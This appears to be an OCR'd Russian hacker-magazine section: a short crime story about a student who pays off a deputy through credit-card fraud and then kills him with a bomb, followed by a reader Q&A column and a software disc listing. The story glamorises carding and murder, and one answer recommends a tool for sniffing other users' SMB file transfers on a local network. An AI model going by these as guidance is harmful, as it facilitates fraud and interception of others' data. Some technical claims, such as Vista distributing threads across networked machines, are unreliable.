— Ладно, сниму, сниму... — Сергей нехотя стащил ролики, вынул из рюкзака кроссовки, обулся и встал. Коньки перекочевали в рюкзак.

— Как думаешь мне ремонт возмещать?

Васильев пожал плечами.

— Откуда у меня такие деньги?

— А это разве моя проблема? — мужик в очередной раз вытер лицо и шею и расстегнул еще одну пуговицу на рубашке. — Вот когда я хотел эту машину купить, тогда у меня были проблемы...

— Ну, это вряд ли, — машинально вставил Сергей. — У вас — и вдруг проблемы?!

Зря он это сказал... Мужик взбесился не на шутку. Он засопел так, что несколько человек на стоянке обернулось в поисках источника звука.

— Ах ты, гаденыш! — депутат навис над ним (хотя они и были практически одного роста, ситуация подняла одного и сделала ниже ростом другого). — Каждый норовит ткнуть пальцем: на какие деньги это, на какие — то! Взяточников из нас делают, врагов народа!..

Он продолжал читать Сергею лекцию, но тот не слушал — ситуация не располагала к восприятию информации. Пять тысяч долларов, нависшие над ним вместе с депутатом, как дамоклов меч, заставляли мозги напрягаться совсем в другом направлении. Арбатские переулки теперь уже не могли спасти его от этого урода, и надо было искать другой выход.

— Из-за таких, как ты, и доверия нет депутатам!

— А я думал, из-за таких, как вы, — ответил Сергей. — Из-за таких вот, которые на дорогих машинах в рабочее время приезжают на Новый Арбат в казино. Разве нет?

— Я в отпуске, — ответил депутат и понял, что для парня это не аргумент. Разговор уходил в какое-то не самое выгодное для него русло, надо было срочно принимать меры.

Депутат на несколько секунд замолчал, оставив дальнейшую аргументацию на более удачный день. Потом неожиданно сказал:

— Отработаешь. Готов?

Сергей даже приподнял брови от удивления.

— Я-то готов. Но сколько ж работать надо, чтобы пять штук отдать? Где такие деньги платят?

— А что ты сам умеешь, студент? — депутат заинтересованно посмотрел на Сергея, похоже, уже представляя его в роли работника.

— Я, как в анекдоте, могу копать. А могу и не копать.

— В смысле «копать»? — не понял депутат.

— Юмор, — развел руками Васильев, не выпуская из них рюкзака с роликами. — Анекдот. Ферштейн?

— Чего? Ты издеваешься?

— Нет. Там еще продолжение было.

— Где?

— В анекдоте...

Удар в живот остановил Серегино красноречие. Он сложился пополам и присел.

— За что? — прохрипел он.

— Думай, — депутат наклонился к нему. — Деньги счет любят. А ты пока мне еще ни цента не отдал...

— А еще говорите, депутат, за Россию бьетесь, — Сергей, будучи пока не в силах подняться, посмотрел вверх. — Русский человек сказал бы «ни копейки»...

В ответ раздалось невнятное бурчание. Сергей отдышался, встал, машинально отряхнулся.

— «Отработаешь», — угрюмо повторил он. — А как?

— Да уж явно копать не надо. Если только себе могилу, — депутат старался говорить тише, заметив, что один из охранников стоянки уже готов подойти поближе и разобраться с происходящим, и только флаг на машине сдерживает его. — На кого учишься?

— На программиста. Курс уже третий... Закончил.

— Хорошо закончил? Или так себе, троечник? — депутат хитро прищурился. Похоже, будущая профессия Васильева ему пришлась по душе.

— Мне троечники не нужны.

— Нормально учусь, — Сергей старался не смотреть ему в глаза. — Пока не выгнали. И даже стипендию получаю.

— Стипе-ендию! — протянул мужик. — И сколько?

— Вам и не снилось, — огрызнулся Сергей. — Я вам ее буду лет двадцать перечислять, чтобы это треклятое зеркало возместить!

Депутат сочувствующе покивал головой. Причем по его взгляду было ясно, что сочувствует он в основном себе. Надо же было так попасть — с этим нищим студентом! Лучше бы уж в него мерседес въехал. Там парни обычно не церемонятся, такие деньги у каждого в кармане, на мелкие расходы. Первый раз с ним такая лажа! Надо будет действительно разобраться с этими экстремалами. Проходу людям не дают, гоняют; и ладно, себя калечат, так еще и вокруг успевают нагадить: то разобьют или сломают что-нибудь, то в ребенка въедут...

— А на программерском поприще успехи есть? Подрабатываешь где? Может, на заказ пишешь? — депутат продолжал допрос с пристрастием.

— Вот ролики же как-то купил себе? А они немалых денег стоят?

— Эти? — Васильев махнул рюкзаком. — Бэушные, за треть цены взял в общаге. Парень в Америку уезжал стажироваться, тащить за собой не хотел. Да он там получше найдет...

— То есть ты пустое место? Лекции, учебники, а в целом ничего не можешь?

Сергей переминался с ноги на ногу, все стараясь не смотреть в глаза депутату, и вдруг сквозь тонированное стекло бэхи разглядел на заднем сидении машины ноутбук. Тогда он повел себя несколько решительнее...

— Я смотрю, у вас в автомобиле неплохой аппаратик лежит?

— На работе всем выдают, — депутат махнул рукой. — Я в нем не очень... А тебе каким боком? Надумал чего-нибудь?

Сергей поморщился, дескать, чего загадывать. Потом огляделся и увидел на противоположной стороне проспекта вывеску «Спорт-бар».

— Здесь поблизости есть Wi-Fi зона. Вон, в кафешке, — он махнул рукой.

— Можно попробовать намутить чего-нибудь... Только там, чтобы работать, надо заказ сделать...

— Говори конкретно, что надумал? Решил поесть хорошенько перед смертью? Налопаешься от пуза, а потом: «Извините, у меня не получилось...»? Я-то поем с удовольствием, а ты стаканом колы обойдешься. Уж поверь мне, я найду, как из тебя вытрясти эти деньги. Достану и тебя, и маму твою с папой, и всех родственников. Квартиру продадите, но долг вернете. Так что давай начистоту.

— Кола, так кола. Но лучше кофе.

Сергей помолчал несколько секунд, собираясь с мыслями, потом объяснил:

— Идем в кафе, я выхожу в интернет, ломаю чью-нибудь кредитку и покупаю вам все, что захотите, можно даже больше, чем на пять тысяч долларов. Хоть на десять. Но тогда уже вы зеркало купите сами. Другого способа быстро отдать вам деньги я не вижу. Думайте. Я пока посижу, уж очень вы мне больно дали в последний раз...

Он присел на гранитную облицовку клумбы, исцарапанную тысячами роликов и скейтов, по-прежнему не выпуская из рук рюкзак и цепляясь за него, как за ниточку, связывающую его с привычным ему миром, в котором нет отломанных зеркал, огромных долгов и сволочей с флагами под стеклом.


Депутат выслушал его внимательно и ничего сразу не ответил. О кардерах он, конечно, слышал — все-таки в Государственной думе не самые отсталые люди работают. Слышал о том, как взламывают кредитки америкосов, находят доверенных лиц за границей, которые получают купленный товар и пересылают его в Россию. От механизма взлома он был чертовски далек, но теория Павлова сработала и в этот раз — слюна стала выделяться...

— Сколько тебе времени надо? — спросил он у Сергея спустя пару минут.

— Как карта ляжет, — неуверенно пожал плечами тот. — Опыт есть, как положительный, так и отрицательный. Не получится за полчаса — сделаю за час. Не получится за час...

— Час — хороший срок, — оборвал его депутат. — И смотри у меня, вздумаешь обмануть...
— Да куда я денусь, — отмахнулся Васильев. — Если я правильно понял, вы согласны?
— Согласен попробовать, — уточнил тот в ответ. — И пойми суть проблемы — я человек публичный, мне бы с тобой светиться по всяким забегаловкам не хотелось...
— Это шутка? — поднял брови Сергей. — Вы же меня на стоянке отхлестали, наверняка какой-нибудь папарацци уже фотки в интернете выложил!
— Даст бог, обойдется, — отмахнулся депутат. — Бери ноутбук и пойдем, тут переход рядом.
Васильев открыл дверь, бросил на сиденье рюкзак и потянулся за ноутбуком. Знакомый логотип...
— Хорошая машинка, — погладил он серебристую крышку. — На сколько батареи хватит?
— Тут все серьезно. Нам фуфло не дают. На благое дело хватит.
— Ну-ну... — Сергей открыл крышку, быстро пробежал глазами по наклейке с технической характеристикой и уважительно покачал головой.
Они обменялись с хозяином ноутбука взглядами на тему того, кто будет нести эту продвинутую железяку. Выяснилось, что Сергей.
Они спустились в переход, обошли бросившихся им под ноги то ли цыганят, то ли еще кого-то — измазанных, маленьких, но со сверкающими глазами. Сергей не удержался — перед лестницей наверх сунул какой-то бабушке с протянутой рукой мелочь.
Они вошли в «Спорт-бар». Народу было немного, в основном за столиками у окон. Чтобы не бросаться в глаза входящим, они прошли на второй этаж, сели в уголке. Депутат попросил меню, а Сергей — пароль для подключения к Wi-Fi. Официант быстро набросал набор цифр и букв на салфетке и ушел к бару за меню.
— Мне колы, — напомнил Васильев и раскрыл ноутбук.
— Я помню, ты работай, — ослабив узел галстука и расстегнув верхнюю пуговицу рубашки, депутат откинулся на спинку стула в ожидании официанта.
Сергей размял пальцы над клавиатурой, прикрыл глаза и постарался сосредоточиться. На концентрацию ушло около минуты, после чего он уверенно набрал пароль, подключился и принялся за работу. Программно ноутбук был оснащен более чем — Васильев даже удивился тому набору, который он здесь обнаружил. Проблем практически не возникло — несколько человек откликнулось на его зов после контрольных фраз и паролей.
Тем временем официант принес меню. Депутат принял его с нетерпением:
— Далеко не уходите, я сразу закажу.
Сергей поднял глаза.
— Чего смотришь? Тут же в основном суши — я это дело уважаю.
И он начал перечислять официанту какие-то японские названия, ни одно из которых не было знакомо Васильеву. Длинный список закончился словами: «Да, и еще стакан колы вот этому...»
Официант все записал, повторил слово в слово и ушел. Первой на столе появилась кола. Сергей потянул ледяную сладость через трубочку и продолжил свои манипуляции. Пара собеседников сразу же отказалась от сотрудничества без объяснения причин. Васильев не стал спрашивать — мало ли у кого какие проблемы? За кем-то следят, кто-то не имеет сейчас выходов на нужных людей... Слишком сложная порой выстраивается цепочка, и чем она длиннее, тем больше в ней уязвимых мест.
Временами Сергей бросал взгляд на часы. Время хоть и медленно, но шло. Безусловно, часа ему не хватит, но к тому моменту, когда обговоренное время закончится, депутат уже выпьет водочки, расслабится и будет снисходительнее.
— Ничего, что вы за рулем? — между делом кивнул он в сторону запотевшего графинчика, который появился на столе следом за его стаканом.
— Работай... Арбайтен, нечего за мной следить! — словно пытаясь что-то доказать, а скорее для того чтобы подчеркнуть свою безнаказанность, он налил себе полную рюмку и выпил не закусывая. Васильев проводил этот жест взглядом и снова вернулся к работе.
Спустя минут пятнадцать он спросил:
— Какие товары интересуют? Электроника, бытовая техника, одежда? Может, лекарства какие-нибудь дефицитные?
— Все хочу, — пережевывая что-то экзотическое, напоминающее красную рыбу, сказал депутат. — Все, до чего руки дотянутся.
— Мои руки сейчас очень далеко дотянулись, — Сергей ткнул пальцем в экран. — Две карты, денег вагон. Давайте быстрей, нечего тут раздумывать. Предлагаю с ходу: ноутбук «Макинтош» за две с половиной штуки, версия «Про», большой экран, красотища!
— На кой черт мне два? — удивился депутат.
— Подарите кому-нибудь, — ответил Васильев. — «Макинтош», как мерседес, всегда в цене.
— А ты прав, пожалуй... Ладно, давай. А что еще есть?
— Да все что угодно. Холодильники, кондиционеры, телевизоры, центры музыкальные...
— Так, может, и зеркало можно купить?
— Честно говоря, не знаю, — Сергей отрицательно покачал головой.
— Вдруг неправильно подберу? Тут ведь надо на сайт автосалона заходить, по номеру кузова подбирать. Засветимся. А наугад брать не стоит.
— Правильно, — водка уже делала свое дело. — Ладно, давай какой-нибудь телевизор огромный, в коттедж поставлю. Что-нибудь этакое, огромное...
— Проекционный?
— А это что такое?
— А это — не пожалеете. Итак, получается, ноутбук и телевизор. Итого почти семь тысяч. Вам это будет стоить...
Он застучал клавишами, ухмыльнулся, потом развернул экран к депутату и показал сумму в диалоговом окне, прикрыв пальцем ник того человека, с которым разговаривал. Тот отвлекся от поедания рыбы, посмотрел и кивнул, соглашаясь.
— Оформляем? Тогда говорите адрес, на который это хозяйство будет из Америки выслано. Естественно, не свой. Доставка через три недели. Отправят пароходом — там сложностей меньше...
Когда депутат все съел и расплатился, они вышли на крыльцо «Спорт-бара». Ноутбук уже был в руках хозяина.
— Имя мое вы знаете, общагу найдете, если вдруг будут проблемы, — Сергей щурился, глядя на солнце. — В расчете?
— Проваливай.
— И на том спасибо.
Сергей шагнул в сторону «Московского дома книги», посмотрел по сторонам и исчез в прилегающем дворе. Депутат вернулся в машину, открыл дверь и сразу же заметил лежащий на полу рюкзак студента.
— Вот урод!.. Забыл свое барахло.
Он положил компьютер на сиденье и взял рюкзак, намереваясь выкинуть его на улицу...
Мощный взрыв подбросил бэху метра на два. Изуродованным куском металла упала она обратно. Спустя секунду раздались крики людей, завыли сотни потревоженных сигнализаций. Столб дыма взвился вверх, унося в небо память о хозяине машины с флагом...
— Да, все сделано, — говорил Васильев в телефон. — Я сам видел, далеко не уходил. Чего так долго? Редко когда удается закардить кого-нибудь так, чтобы следов не оставалось, а тут этот смертник со своими ноутбуком. А теперь — ни машины, ни владельца. Да, знаешь, я на твое имя посылочку оформил. Как придет, получи. Там тебе телевизор и мне «Макинтош». И еще пару роликовых коньков заказал — мои вместе с этим уродом испарились. Вообще, затея с роликами неплохая. Он сразу повелся. Так что будут заказы — звони. Исполню...
Он еще раз кинул взгляд на горящую машину и вспомнил, сколько зеркал оторвал за последние десять дней, пока не научился делать это профессионально...
До прихода «Макинтоша» осталось три недели. Подождем.

СТЕПАН «STEP» ИЛЬИН
/ FAQ@REAL.XAKEP.RU /



FAQ@REAL.XAKEP.RU

ЗАДАВАЯ ВОПРОС, ПОДУМАЙ! НЕ СТОИТ ПОСЫЛАТЬ МНЕ ВОПРОСЫ, ТАК ИЛИ ИНАЧЕ СВЯЗАННЫЕ С ХАКОМ/КРЯКОМ/ФРИКОМ, ДЛЯ ЭТОГО ЕСТЬ HACK-FAQ (HACKFAQ@REAL.XAKEP.RU); НЕ СТОИТ ТАКЖЕ ЗАДАВАТЬ ОТКРОВЕННО ЛАМЕРСКИЕ ВОПРОСЫ, ОТВЕТ НА КОТОРЫЕ ТЫ ПРИ ОПРЕДЕЛЕННОМ ЖЕЛАНИИ МОЖЕШЬ НАЙТИ И САМ. Я НЕ ТЕЛЕПАТ, ПОЭТОМУ КОНКРЕТИЗИРУЙ ВОПРОС, ПРИСЫЛАЙ КАК МОЖНО БОЛЬШЕ ИНФОРМАЦИИ.

Q: В одном из ваших прошлых номеров вы рассказывали о «рыбалке» — приеме, позволяющем перехватить данные, которые качают пользователи спутникового инета (при наличии соответствующего оборудования, естественно). А возможно ли ловить рыбку в рамках локальной сети и снифать файлы, которые пользователи передают между собой по локалке?

A: Тут все зависит от того, как передаются файлы между пользователями локальной сети. Скорее всего, пользователи просто кидают друг другу файлы через «Сетевое окружение», то есть через Microsoft Windows Network. В подобном случае используется специальный механизм, основанный на протоколе Server Message Block (SMB), описывающем формат сообщений, используемый для передачи файловых запросов (open — открыть, close — закрыть, read — прочитать, write — записать и т.п.) между клиентами и серверами. Эти сообщения легко перехватить, а вместе с ними легко перехватить и файлы. Для этого существует несколько утилит. Рекомендую попробовать SMB File Sniffer (www.microolap.com/products/network/smbfilesniffer).


Q: Никак не пойму: каким образом на однопроцессорной системе реализуется многозадачность?

A: Минимальной единицей исполнения программного кода в Windows-системах является поток. Процесс представляет собой всего лишь «контейнер» для потоков, позволяя им разделять общее адресное пространство, дескрипторы и прочие ресурсы. Однако каждый поток владеет своим собственным контекстом, включающим в себя набор регистров и стек. Каждый процесс имеет по меньшей мере один поток, создаваемый при его старте, но в дальнейшем программист может создавать столько потоков, сколько ему заблагорассудится, удаляя их в любой момент времени. Так, когда все потоки процесса уничтожаются, процесс исчезает, высвобождая ранее занятые ресурсы.

А знаешь ли ты...

• что стандартное сообщение об ошибке, выведенное с помощью message box'а, таит в себе один большой секрет. Я в свое время очень удивлялся, почему сообщение об ошибке нельзя выделить и скопировать в буфер обмена. Оказалось, можно. Надо просто без всяких выделений нажать стандартные <CTRL-C> — и все, сообщение будет в clipboard'е.

• что для корректной установки DLL-библиотеки в Винде недостаточно просто кинуть ее в системный каталог (к примеру, в C:\WINDOWS\system32). Ее также обязательно нужно прописать с помощью команды regsvr32 filename.dll.



На однопроцессорных машинах все потоки выполняются последовательно в течение короткого промежутка времени, называемого квантом. Иллюзия многозадачности создается лишь за счет быстрого переключения между потоками. При наличии двух и более процессоров несколько потоков может выполняться параллельно, увеличивая производительность системы. Однако и тут все не так просто: сплошные грабли и подводные камни. Если поток А ждет результата вычислений потока Б, то на многопроцессорной машине они выполняются так же медленно, как и на однопроцессорной. То же самое происходит в случае, если самый ресурсоемкий процесс (например, программа для сжатия цифрового видео) имеет единственный вычислительный поток.

Q: Как же тогда добиться увеличения производительности?

A: Важно понять, что разбивка процесса на потоки происходит на стадии проектирования приложения и конечный пользователь повлиять на нее не в силах. Но даже если приложение содержит два и более вычислительных потока, то у нас нет никаких гарантий, что на многопроцессорной машине они будут выполняться быстрее, чем на однопроцессорной. Почему? Да потому, что каждый процессор имеет свой собственный кэш, и если потоки разделяют общие данные, то межпроцессорный обмен через системную шину способен съесть весь выигрыш в производительности! Эту проблему решают многоядерные процессоры, имеющие общий кэш, соединенный сверхбыстрой внутри кристальной локальной шиной.
Совсем другое дело — кластер. Компьютеры, объединенные в единую вычислительную машину через Ethernet, показывают чудеса производительности только в том случае, если каждый из них обрабатывает «свою» порцию данных независимо от остальных, возвращая только результат вычислений. Опять-таки протоколы обмена данными закладываются разработчиками приложений, и пользователь вынужден использовать то, что дают, потому что другого не будет. Тем не менее, начиная с Windows Server 2003 и Vista, Microsoft включила в систему поддержку удаленных потоков, способных исполняться на соседних компьютерах. Строго говоря, понятие удаленных потоков (RemoteThread) существовало еще во времена NT, однако эта «удаленность» относилась к соседним процессам, исполняющимся на той же самой машине, а в Висте это ограничение наконец-то снято. Более того, система позволяет самостоятельно раскидывать потоки по разным машинам, если видит в этом необходимость (то есть ожидает увеличения производительности), и пользователю заботиться об этом уже не нужно.

Q: Как переименовать пользователя в Винде так, чтобы переименовать и каталог профайла?

A: Сам несколько раз сталкивался с ситуацией, когда нужно было переименовать пользовательский аккаунт в Винде. Если просто поменять имя через панель управления, то все файлы, относящиеся к профилю, останутся на том же самом месте. Название каталога не меняется и выдает старое имя. Как это исправить? Сама Microsoft предлагает следующий алгоритм действий:

1. Входим в систему под аккаунтом с правами администратора (но, естественно, не под тем, который нужно переименовать).
2. Даем каталогу с профилем новое имя: с %SystemDrive%\Documents and Settings\OldUsername на %SystemDrive%\Documents and Settings\NewUsername.
3. Теперь ковыряемся в реестре, в котором есть специальный ключ — ProfileList: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList.
Он в свою очередь содержит подключи с параметрами аккаунтов, представляющие собой списки так называемых User Account Security Identifiers (SID). Подобный идендитификатор имеется у каждого аккаунта и внешне выглядит примерно так: S-1-5-21-220523388-2147195339-725345543-501.
Нам нужно изменить путь до файлов профиля, но обратиться к его настройкам можно только через его SID. Для того чтобы выяснить идентификатор любого аккаунта из системы, достаточно запустить простенький скрипт (http://windowsxp.mvps.org/reg/SIDList.vbs).
Далее находим в ProfileList нужный SID, который принадлежит переименованному аккаунту, там — опцию ProfileImagePath и указываем в ее значении новый путь (%SystemDrive%\Documents and Settings\NewUsername).
4. Перезагружаемся.

Q: Что такое номер-невидимка в ICQ?

A: Номер считается полностью невидимым, если его нельзя найти общим поиском через WhitePages, но он тем не менее полностью работоспособен и имеет свой идентификатор и пароль. Таким статусом обладают номера, которые гарантированно не использовались ни кем более шести лет. При этом из базы удаляется вся информация о email-адресах и очищается список контактов, поэтому получение такого номера сравнимо с регистрацией нового. Первый же введенный email-адрес в User Details станет Primary, и с его помощью можно задать вопросы и ответы для восстановления пароля в случае беды. И еще. Чтобы такой номер появился в поиске и в каталогах ICQ, достаточно просто заполнить одно любое поле User Details.

Q: Многие сейчас трубят о Hardened Gentoo. Чем он отличается от обычного Gentoo?

A: Hardened Gentoo (www.gentoo.org/proj/en/hardened) — это надстройка над системой, которая заключается в нескольких изменениях в компиляторе и ядре, нацеленных на увеличение общей безопасности системы. Обновленный компилятор — hardened-gcc — позволяет защитить компилируемые им программы от взлома. Одна из применяемых методик — SSP (Stack-smashing protection) — добавляет в бинарник защиту от переполнения буфера. Откомпилированная подобным образом программа сама выгружает из себя из памяти, если обнаруживает переполнение. Ядро Hardened Gentoo предотвращает всевозможные переполнения, и, помимо этого, запрещает массу потенциально опасных операций. Например, PaX позволяет запретить выполнение кода в страницах памяти с данными. Получается программная реализация защитного NX-бита, который появился только в 64-битных процах Intel. Вообще говоря, Hardened Gentoo — это лишь набор уже готовых инструментов для защиты системы, их можно было бы установить и на многие другие Linux'ы. Но здесь все собрано в одном месте, все готово к работе.

>> WINDOWS

> Daily Soft

- ACDSee 9
- Alcohol 120% 1.9.6.5429
- Cute FTP Professional 8.0.7
- DAEMON Tools Lite 4.10 X86
- Download Master 5.3.4.1093
- Far Manager 1.70
- K-Lite Codec Pack 3.4.0 Full
- mIRC 6.3
- Mozilla Firefox 2.0.0.6
- Notepad plus-plus 4.2.2
- Opera 9.23 for Windows
- Outpost Firewall Pro 4.0.1025.7828
- PuTTY 0.60
- QIP 2005 Build 8030
- Skype 3.5
- Starter v5.6.2.8
- The Bat! v3.99.24 Professional Edition
- Total Commander 7.01
- Unlocker 1.8.5
- Winamp 5 Full 5.35
- WinRAR 3.70 RU
- Xakep CD DataSaver 5.2

>Development

- AutoPlay Menu Builder 5.2
- Beyond Compare 2.5.1
- Doc-To-Help Enterprise 2007
- DXperience 2007 vol. 2 for Visual Studio 2005
- FlexHex 2.45
- Google Web Toolkit (GWT) for Windows 1.4.60
- Inno Setup 5.1.14
- PE Explorer 1.99R
- PHP 5.2.4
- PureBasic 4.00
- Resource Tuner Console 1.53
- Sisulizer 1.6.5
- Service Pack 1 для Visual Studio 2005 Team Suite

>Misc

- All My Movies 4.4
- AppGet 0.6.8
- Auto Macro Recorder Pro v5.1
- AutoVue Electro-Mechanical Professional 19.2
- BlueSoleil 5.0.0
- Bluetooth Remote Control 3.0
- HashTab 1.14
- Kassy 0.72
- MOBILedit! lite 2.4.5.7
- Paper Folding 3D 1.20
- RocketDock 1.3.5
- RunScanner 1.0.3
- TranslateIt! 5.5
- Tray Commander 2.3

>Multimedia

- ACID Pro 6
- AVI-MPEG-RM-WMV Splitter v4.28
- BS.Player 2.23 PRO
- DivX Author 1.5
- FlashPoint 2.11.15.0
- Floola 2.0
- iTunes 7.3.2
- Manga Studio 3.0 EX Demo
- Paint.NET v3.10
- PicaJet FX 2.5.0.494
- Reason 3.0.4 Demo
- ReCycle 2.1
- RoboFolder 1.2.0.66
- SILKYPIX Developer Studio 3.0
- TMPGEnc 2.524
- VideoGet 2.0.2.27
- Webstyle 4

>Net

- 10-Strike Network Inventory Explorer 1.4
- Ad-Aware Personal 1.06
- Ciic 2007-08-29
- Free Download Manager 2.5.708
- Kerio WinRoute Firewall 6.3.0
- LANState 3.5
- Mozilla Thunderbird Portable Edition 2.0.0.6
- News Interceptor 3.02
- Opera AC 3.5.0
- Plug and Browse 4.2
- Proxy Switcher 3.10.0
- PRTG Traffic Grapher V6.1.1.854
- Site Inspector V4.1.0.724
- SSL-Explorer for Linux 0.2.15
- Tor & Privoxy & Vidalia 0.1.2.17
- VNC Enterprise Edition for Windows 4.3.1
- WebMoney Keeper Classic 3.5.0.2
- Webserver Stress Tool V7.2.0.236

>System

- AVG Anti-Virus Professional Edition 7.5
- AVG Internet Security 7.5
- Avira AntiVir PersonalEdition Classic 7.00.04.1
- DocumentsRescue Pro 4.5.1
- DOSBox Dos Emulator 0.72
- FlashBoot 1.4.0.157
- HDDlife for Notebooks 3.0.146
- HDDlife Professional 3.0.146
- Mount Everything 3.0
- NOD32 2.70.39
- NOD32 3.0 beta2
- NOD32 Update Viewer 2.11.0.0
- Paragon Drive Backup 8.51 Professional Edition
- Partition Manager 7.0 Personal Edition
- RightMark CPU Clock Utility 2.30
- ShadowProtect 3.0
- ShadowServer 10.50
- ShadowUser 10.50
- SQL Professional Toolbelt
- TaskInfo 7.1.0.232
- The Bat! Private Disk 2.09
- USB Safely Remove 2.2
- USBTrace 2.0
- Windows XP Service Pack 2 for IT Specialists
- X-Win32 8.2

>>UNIX

>Desktop

- Compiz fusion 0.5.2
- Imagemagick 6.3.5-6
- Kdenlive 0.5-1
- Lyx 1.5.1
- Rox desktop 1.2
- Sawfish 1.3.1
- Tpx 1.4
- Ufraw 0.12.1
- Xfce 4.4.1

>Devel

- Diago 0.9-alpha1a
- Gcc 4.2.1
- Glib 2.14.0
- Gobby 0.4.5
- Gtk 2.10.14
- Nesla 0.8.0
- Plone 3.0
- Qt 4.3
- Tbb 2.0
- Yui 3.0

>Games

- Btanks 0.5.4740
- Ja2 0.5
- Lincity 1.1.1

>Net

- Cgmail 0.3.1
- Empathy 0.11
- Galeon 2.0.3
- Gftp 2.0.18
- Ljklient 0.1.172
- Mailody 0.5.0
- Opera 9.23
- Qtm 0.5.3
- SSL-Explorer for Linux 0.2.15
- Twinkle 1.1
- Webmonx 0.2.0

>Security

- Aegis 2.0.0
- Bastille 3.0.9
- Clamav 0.91.2
- Kvpnc 0.8.9
- Pam-usb 0.4.1
- Sshproxy 0.5.0
- Sudo 1.6.9p4
- Sussen 0.90

>Server

- Amavisd-new 2.5.2
- Apache 2.2.4
- Asterisk 1.2.24
- Bind 9.4.1-P1
- Courier-imap 4.1.3
- Cups 1.3.0
- Dbmail 2.2.5
- Dhcp 3.1.0
- Dovecot 1.0.3
- Mysql 5.0.45
- Nut 2.2.0
- Openca 0.9.3-rc1
- Openldap 2.3.38
- Openssh 4.6p1
- Openvpn 2.0.9
- Postfix 2.4.5
- Postgresql 8.2.4
